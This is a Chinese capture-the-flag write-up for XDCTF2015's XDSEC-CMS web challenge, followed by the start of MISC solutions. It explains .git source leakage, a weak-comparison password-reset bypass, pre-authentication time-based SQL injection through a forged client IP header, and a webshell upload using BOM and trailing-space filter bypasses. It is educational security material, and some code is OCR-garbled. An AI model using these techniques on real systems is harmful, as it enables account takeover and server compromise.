


图 1-3-23

简单说就是：

“blob [文件大小]\x00[文件内容]”

知道了文件结构，就好解析了。

直接从 456ec92fa30e600fb256cc535a79e0c9206aec33 入手，遇到 tree 对象则跟进，

遇到 blob 对象则保存成具体文件。

最后利用刚才我的分析，我写了一个脚本 (gitcommit.py)，可以成功获取到所有源码，如

图 1-3-24 :

```

→ GitHack git:(master) X ./gitcommit.py
[+] Write ./xdsec_cms/./gitignore success
[+] Write ./xdsec_cms/./composer.json success
[+] Write ./xdsec_cms/./composer.lock success
[+] Write ./xdsec_cms/./index.php success
[+] Write ./xdsec_cms/./front/admin.php success
[+] Write ./xdsec_cms/./front/index.php success
[+] Write ./xdsec_cms/./xdsec_app/.htaccess success
[+] Write ./xdsec_cms/./xdsec_app/index.html success
[+] Write ./xdsec_cms/./xdsec_cms/.htaccess success
[+] Write ./xdsec_cms/./xdsec_cms/index.html success
[+] Write ./xdsec_cms/./front/css/bootstrap-theme.min.css success
[+] Write ./xdsec_cms/./front/css/bootstrap.min.css success
[+] Write ./xdsec_cms/./front/css/style.css success
[+] Write ./xdsec_cms/./front/fonts/glyphicons-halflings-regular.eot success
[+] Write ./xdsec_cms/./front/fonts/glyphicons-halflings-regular.svg success
[+] Write ./xdsec_cms/./front/fonts/glyphicons-halflings-regular.ttf success
[+] Write ./xdsec_cms/./front/fonts/glyphicons-halflings-regular.woff success
[+] Write ./xdsec_cms/./front/fonts/glyphicons-halflings-regular.woff2 success
[+] Write ./xdsec_cms/./front/img/default_face.jpg success
[+] Write ./xdsec_cms/./front/img/user_blank_1.png success
[+] Write ./xdsec_cms/./front/js/admin_files.js success
[+] Write ./xdsec_cms/./front/js/bootstrap.min.js success
[+] Write ./xdsec_cms/./front/js/jquery.min.js success
[+] Write ./xdsec_cms/./front/js/scripts.js success
[+] Write ./xdsec_cms/./xdsec_app/admin_app/index.html success
[+] Write ./xdsec_cms/./xdsec_app/front_app/index.html success
[+] Write ./xdsec_cms/./xdsec_cms/core/Benchmark.php success
[+] Write ./xdsec_cms/./xdsec_cms/core/CodeIgniter.php success
Lea@esongs.com - 离歌

```

图 1-3-24

如图 1-3-25：

```

→ GitHack git:(master) X ls -al xdsec_cms
total 40
drwxr-xr-x  9 phithon  staff   306  9 30 21:19 .
drwxr-xr-x 12 phithon  staff   408 10  1 00:54 ..
-rw-r--r--  1 phithon  staff    17  9 30 21:19 .gitignore
-rw-r--r--  1 phithon  staff   552  9 30 21:19 composer.json
-rw-r--r--  1 phithon  staff  7413  9 30 21:19 composer.lock
drwxr-xr-x  8 phithon  staff   272  9 30 21:19 front
-rw-r--r--  1 phithon  staff   115  9 30 21:19 index.php
drwxr-xr-x  6 phithon  staff   204  9 30 21:19 xdsec_app
drwxr-xr-x 10 phithon  staff   340  9 30 21:19 xdsec_cms
→ GitHack git:(master) X █
Lea@esongs.com - 离歌

```

图 1-3-25

查看 index.php，获取到第一个 flag，如图 1-3-26：

```

→ GitHack git:(master) X cd xdsec_cms
→ xdsec_cms git:(master) X ls
composer.json front xdsec_app
composer.lock index.php xdsec_cms
→ xdsec_cms git:(master) X cat index.php
<?php
/*
Congratulation, this is the [XDSEC-CMS] flag 1
XDCTF-{raGWvWahqZjww4RdHN90}
*/
echo "Hello World";
?>

```

Leavesongs.com - 需删歌

图 1-3-26

当然，知道原理就 OK。如果能用工具的话，何必要自己写代码呢？

说一下“工具法”。

这里不得不提到 git 自带工具：git cat-file 和 git ls-tree。

其实 git ls-tree 就是用来解析类型为“tree”的 git object，而 git cat-file 就说用来解析类型为“blob”的 git object。我们只需要把 object 放在该在的位置，然后调用 git ls-tree [git-id]即可。比如这个工具：<https://github.com/denny0223/scrabble>

稍加修改即可用来获取 tag==1.0 的源码，如图 1-3-27：

```

→ GitCheckout git:(master) X ./GitRefs.sh http://xdsec-cms-12023458.xdctf.win/ 1.0
Reinitialized existing Git repository in /Users/phithon/pro/misc/GitCheckout/.git/
parseCommit d16ecb17678b0297516962e2232080200ce7f2b3
downloadBlob d16ecb17678b0297516962e2232080200ce7f2b3
parseTree 456ec92fa30e600fb256cc535a79e0c9206aec33
downloadBlob 456ec92fa30e600fb256cc535a79e0c9206aec33
downloadBlob d8b2ded6c3f32470d4e3ae0cb82471f30c05d80b
downloadBlob b87a2da182e6fb350e5b95b22e27cb0c9b61a227
downloadBlob c1742847de550645b6c7fcc1ab9032c92d2e17db
parseTree a2108e787555d54bb55a3ad173e8f2a9f102dfbf
downloadBlob a2108e787555d54bb55a3ad173e8f2a9f102dfbf
downloadBlob b4d8a39ba8937678c8b14276da13fc4d3417eade
parseTree 4e2ddd1ff9ec6ddb3cd4d9f7764eb5c3aa231bc

```

图 1-3-27

给出我修改过的工具（因为原理已经说清楚了，工具怎么用、怎么改我就不说了）：

<https://github.com/phith0n/XDCTF2015/blob/master/GitRefs.sh>

WEB2-拿下前台管理员

代码审计正式开始。

首先代码其实是完整的，如果想本地运行需要先 composer 安装所有 php 依赖，并且需要 php5.5.0 版本及以上+linux 环境。Web 目录设置为./front 即可。

源代码中没有 SQL 结构，可访问 http://xdsec-cms-12023458.xdctf.win/xdsec_cms.sql 下载 SQL 初始化文件。（在前台可以找到这个地址）

遍观代码可见是一个基于 Codeigniter 框架的 cms，模板库使用的是 twig，数据库使用 mysql，session 使用文件。

多的不说，直接说我留的漏洞。首先看前台（因为不知道后台地址）：

`/xdsec_app/front_app/controllers/Auth.php` 110 行 `handle_resetpwd` 函数，

```
public function handle_resetpwd()
{
    if(empty($_GET["email"]) || empty($_GET["verify"])) {
        $this->error("Bad request", site_url("auth/forgetpwd"));
    }
    $user = $this->user->get_user(("get.email"), "email");
    if(!('get.verify') != $user['verify']) {
        $this->error("Your verify code is error", site_url('auth/forgetpwd'));
    }
}
...
```

主要是判断传入的 `$_GET['verify']` 是否等于数据库中的 `$user['verify']`。而数据库结构中可以看到，`verify` 默认为 `null`。

由 PHP 弱类型比较（双等号）可以得知，当我们传入 `$_GET['verify']` 为空字符串时，`'==null`，即可绕过这里的判断。

但第一行代码使用 `empty($_GET['verify'])` 检测了是否为空，所以仍然需要绕过。

看到获取 GET 变量的 l 函数。l 函数的原型是 ThinkPHP 中的 l 函数，熟悉 ThinkPHP 的人应该知道，l 函数默认是会调用 trim 进行处理的。

查看源码得知，Xdsec-cms 中的 l 函数也会一样处理。所以我们可以通过传入 %20 来绕过 empty() 的判断，再经过 l 函数处理后得到空字符串，与 null 比较返回 true。

即可重置任意用户密码。那么挖掘到重置漏洞，下一步怎么办？

查看页面 HTML 源文件，可见 meta 处的版权声明，包含一个敏感邮箱：

xdsec-cms@xdctf.com，如图 1-3-28：



```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <meta charset="utf-8">
5 <meta http-equiv="X-UA-Compatible" content="ie=edge">
6 <meta name="viewport" content="width=device-width, initial-scale=1">
7 <meta name="author" content="xdsec-cms@xdctf.com"/>
8 <meta name="copyright" content="http://www.leavesongs.com/" />
9 <meta name="keywords" content="XDSEC CMS"/>
10 <meta name="description" content="Designed and built with all the love in the world by Phython"/>
11 <title>XDSEC-CMS | Powered by XDSEC-CMS</title>
12
13 <meta name="description" content="xdsec cms example page">
14 <meta name="author" content="xdsec">
15
16 <link href="/css/bootstrap.min.css" rel="stylesheet">
17 <link href="/css/style.css" rel="stylesheet">
18 </head>
19 <body>
20 <div class="container-fluid">
21 <div class="row">
22 <div class="col-md-12">
23 <nav class="navbar navbar-default" role="navigation">
24 <div class="navbar-header">
25
26 <button type="button" class="navbar-toggle" data-toggle="collapse" data-target="#bs-e
collapse-1">
27
28 <span class="sr-only">Toggle navigation</span>
```

图 1-3-28

我们直接重置这个邮箱代表的用户，如图 1-3-29：




图 1-3-29

如下图提交数据包，重置成功。

(前台开启了 csrf 防御，所以需要带上 token。CI 的 token 是保存在 cookie 中的，所以去看一下就知道了)。




图 1-3-30

如图 1-3-30 利用重置后的账号密码登录 xdsec-cms@xdctf.com。

在用户附件处，发现第 2 枚 flag，如图 1-3-31：




图 1-3-31

打开：



图 1-3-32

可见除了 flag 以外告诉了后台地址为/th3r315adm1n.php。

但没有后台账号密码，所以要进行下一步审计。

这里有同学说不知道管理员邮箱，我想说你即使把我社工个遍、再把网站翻个遍，也就 6、7 个邮箱顶多了，你一个个试，也就试出来了。

渗透时候的信息搜集也很重要，如果连管理员/开发者邮箱都找不着，后续的渗透可能就比较难办了。

相比于这篇文章里提到的类似漏洞，本次的漏洞要简单的多：

<https://www.leavesongs.com/PENETRATION/findpwd-funny-logic-vul.html>，而本文的漏洞是实战中发现的。

所以，偏向实战是我出题的第一考虑因素。

WEB2-拿下后台管理员账号密码

拿到后台地址，不知道管理员账号、密码。有的同志想到社工、爆破之类的。其实依旧是找漏洞，我在 hint 里也说明了。

这一步需要深入 Codeigniter 核心框架。

浏览/xdsec_cms/core/Codeigniter.php，可以大概看出脚本执行流程：

core -> 实例化控制器 (执行构造函数_construct) -> hook -> controller 主体函数

其中, hook 是脚本钩子, 等于可以在执行的中途加入其它代码。

后台钩子的具体代码在/xdsec_app/admin_app/config/hooks.php

```
$hook['post_controller_constructor'] = function()
{
    $self = & get_instance();
    $self->load->library('session');
    if(SELF == "admin.php" || config_item("index_page") == "admin.php") {
        $self->error("Please rename admin filename 'admin.php' and config item 'index_page'",
site_url());
    }
    $self->template_data["is_admin"] = $self->is_admin();
    if(method_exists($self, "init")) {
        call_user_func([$self, "init"]);
    }
};

$hook['post_controller'] = function()
{
    session_write_close();
};
```

我写了两个 hook, 分别是 post_controller_constructor 和 post_controller。

post_controller_constructor 是在控制器类实例化后, 执行具体方法前, 来执行。

而且在 core 代码中, 还有个点, 如果我们实现了 _remap 方法, 那么 _remap 方法也将 hook 掉原始的控制方法:

```
if ( ! class_exists($class, FALSE) OR $method[0] === '_' OR method_exists('CI_Controller',
$method))
{
    $e404 = TRUE;
}
elseif (method_exists($class, '_remap'))
{
    $params = array($method, array_slice($URI->rsegments, 2));
    $method = '_remap';
}
```

_remap 是在 \$hook['post_controller_constructor'] 后执行的, 我在

\$hook['post_controller_constructor']中又定义了一个 init 方法，如果控制器中实现了这个方法将会调用之。

remap 方法我将其伪装成修改方法名的 hook 函数，实际上我在其中加入了一个 before_handler 方法，如果控制器实现了它，将会调用之。

(这两个方法实际上灵感来自 tornado，tornado 中就有这样的两个方法。)

代码在/xdsec_app/admin_app/core/Xdsec_Controller.php：

```
public function _remap($method, $params=[])
{
    $method = "handle_{$method}";
    if (method_exists($this, $method)) {
        if(method_exists($this, "before_handler")) {
            call_user_func([$this, "before_handler"]);
        }
        $ret = call_user_func_array([$this, $method], $params);
        if(method_exists($this, "after_handler")) {
            call_user_func([$this, "after_handler"]);
        }
        return $ret;
    } else {
        show_404();
    }
}
```

所以，综上所述，最后实际上整个脚本执行顺序是：

core -> __construct -> hook -> init -> before_handler (在此检查权限) -> controller
主体 -> after_handler

我将检查后台权限的代码放在 before_handler 中。而 init 方法的本意是初始化一些类变量。但如果开发者错误地将关键代码放在了 init 方法或__construct 方法中，将造成一个越权。

(因为还没执行检查权限的 before_handler 方法)

回到控制器代码中。/xdsec_app/admin_app/controllers/Log.php 其中就有 init 函数：

```
public function init()
{
```

```
$ip = l("post.ip/s") ? l("post.ip/s") : $this->input->ip_address();
$this->default_log = $this->query_log($ip);
$this->ip_address = $ip;
}
```

很明显其中包含关键逻辑\$this->query_log(\$ip);

跟进 query_log 方法：

```
protected function query_log($value, $key="ip")
{
    $user_table = $this->db->dbprefix("admin");
    $log_table = $this->db->dbprefix("adminlog");
    switch($key) {
        case "ip":
        case "time":
        case "log":
            $table = $log_table;
            break;
        case "username":
        case "aid":
        default:
            $table = $user_table;
            break;
    }
    $query = $this->db->query("SELECT `{$user_table}`.`username`, `{$log_table}`.*
                            FROM `{$user_table}`, `{$log_table}`
                            WHERE `{$table}`.`{$key}`='{$value}'
                            ORDER BY `{$log_table}`.`time` DESC
                            LIMIT 20");

    if($query) {
        $ret = $query->result();
    } else {
        $ret = [];
    }
    return $ret;
}
```

后台代码一般比前台代码安全性差，这里得到了很好的体现。后台大量 where 语句是直接拼接的字符串，我们看到这里将\$value 拼接进了 SQL 语句。而\$value 即为\$ip，\$ip 可以来自\$this->input->ip_address()。熟悉 CI 的同学可能觉得没有问题，但其实我这里已经偷梁换柱得将 CI 自带的 ip_address 函数替换成我自己的了：

```

function ip_address()
{
    if (isset($_SERVER["HTTP_CLIENT_IP"])) {
        $ip = $_SERVER["HTTP_CLIENT_IP"];
    } elseif (isset($_SERVER["HTTP_X_FORWARDED_FOR"])) {
        $ip = $_SERVER["HTTP_X_FORWARDED_FOR"];
    } elseif (isset($_SERVER["REMOTE_ADDR"])) {
        $ip = $_SERVER["REMOTE_ADDR"];
    } else {
        $ip = CI_Input::ip_address();
    }
    if(!preg_match("/(\d+)\.(\d+)\.(\d+)\.(\d+)/", $ip))
        $ip = "127.0.0.1";
    return trim($ip);
}

```

这个函数看起来没有问题，实际上最后一个正则判断因为没有加 $^$ 定界符，所以形同虚设，只需利用“1.2.3.4’ union select ...”即可绕过。（这里的灵感来自我去年挖的 ThinkPHP 框架注入，也是没有首尾限定符，详见我乌云）所以这里，结合上面说的 init 尚未检查权限的越权漏洞，组成一个无需后台登录的 SQL 注入。但因为 init 后就是检查权限的函数，没有登录的情况下将会直接返回 302，而且后台数据库 debug 模式关闭了，无法报错。

这里只能利用 time-based 盲注。多的不说，编写一个盲注脚本 (xdseccms.py) 即可跑出管理员密码，如图 1-3-33：

```

→ ctf ./xdseccms.py
start to retrieve MySQL infomation:
.
[In progress] c
.
[In progress] c9
.
[In progress] c98
.
[In progress] c983
.
[In progress] c983c
.
[In progress] c983cf
.
[In progress] c983cff
.
[In progress] c983cff7

```

利用时间盲注跑管理密码

Leavesongs.com - 离别歌

图 1-3-33

跑出密码为：c983cff7bc504d350ede4758ab5a7b4b

cmd5 解密登录即可。

登录后台，在后台文件管理的 javascript 一项中发现第三个 flag：



图 1-3-34

这里说一下 ctf 技巧。

像我这种基于框架的代码审计，作者可能会修改框架核心代码（当然我这里没有，我都是正常 hook）。如果修改框架核心代码的话，就很不好找漏洞了，因为一般框架核心代码都比较多。

这时候你应该拿 diff 这类工具，把正常的框架和你下载的 ctf 源码进行比较，很容易就能知道作者修改了哪些内容。

WEB2-后台 GETSHELL

最后一步，getshell。

实际上 getshell 也不难，因为后台有文件管理功能。阅读源码可以发现，我们可以重命名文件，但有几个难点（坑）：

- 一、只能重命名后缀是 js、css、gif、jpg、txt 等静态文件
- 二、新文件名有黑名单，不能重命名成.php 等格式

和第二个 flag 的做法有异曲同工之妙，l 函数第三个参数是一个正则表达式，用来检测传入的数据是否合法。

但检测完成后才会进行 trim，所以我们可以传入“xxx.php ”，利用空格绕过黑名单，这是很常见的 WAF 绕过方法。

难点 3，mime type 如何相等？

因为新文件名后缀一定是.php，所以新文件名后缀对应的 mime type 就是 text/x-php。

而老文件的 mime type 是需要 finfo 扩展来检测的。Php 的 finfo 扩展是通过文件内容来猜测文件的 mime type，我们传入的文件 aaaa...aaa.txt，只要前几个字符是<?php，那么就会返回 text/x-php。

但这里还有个小坑。

在前台上传文件的时候会有如下判断：

```
private function check_content($name)
{
    if(isset($_FILES[$name]["tmp_name"])) {
        $content = file_get_contents($_FILES[$name]["tmp_name"]);
        if(strpos($content, "<?") === 0) {
            return false;
        }
    }
    return true;
}
```

如果头 2 个字符=="

怎么办？

其实绕过方法也很简单，利用 windows 下的 BOM 。

我们上传的文件可以是一个带有“BOM 头”的文件，这样的话这个文件头 3 个字符就是 \xef\xbb\xbf，不是<?了。

而 finfo 仍然会判断这个文件是 text/x-php，从而绕过第三个难点。

所以，重命名文件进行 getshell。

整个过程：首先前台上传带有 BOM 头的 php webshell，文件名长度在 128~255 之前，导致 SQL 报错爆出真实文件名。后台利用../跳转到这个文件，rename 成.php 后缀，利用%20 绕过黑名单检测。

最终效果如图 1-3-37：



图 1-3-37

访问 webshell 可见第 4 个 flag，如图 1-3-38：



图 1-3-38

（因为我做了权限设置，所以其实并不是真实的 webshell，游戏到此结束）

这次的代码审计题，是感觉是最贴近实际的一次 web 题目。基本都是平时实战、实际审计的时候遇到的一些坑、一些 tips，我融合在 xdsec-cms 里给大家。但失望的是，300/400

到最后还是没人做出来。

可能我把审计想的略简单了，反而把第一个 git 想的难了，才导致分数分配也不太合适，在这里致歉了。

还是希望通过这次题目，大家能静下心来看代码。代码流程看清楚了，也没有什么挖不出的漏洞。

我把用到的一些工具传到 github 上了：

<https://github.com/phith0n/XDCTF2015>


这里是 XDCTF2015 其他题目的 Writeup

XDCTF writeup 链接:<http://t.cn/RyleXYm> 密码: imwg

MISC

MISC100

提供了两张图片，图 1-3-39 和图 1-3-40：



zzzzzyu.png
org.png

图 1-3-39



MISC100
100
53 支队伍已解出

图 1-3-40

然后不会啊，再然后就有了露骨的提示，如图 1-3-41：

MISC100 提示

L-Team 2015年10月01日 12:08:39

braintools

关于 BrainFuck，请看：<http://esolangs.org/wiki/Brainfuck>

Google 找到了一个在线解码 BrainFuck 编码的工具，得到 flag，如图 1-3-44：




图 1-3-44

Misc200

下载了一个.zip 的压缩文件，打开两个文件，然后打开需要密码，图 1-3-45：




图 1-3-45

然后使用命令又 dump 下了另一个 zip 的压缩包，里面有三个文件，而且是没有经过加密的，如图 1-3-46 到图 1-3-48：



图 1-3-46

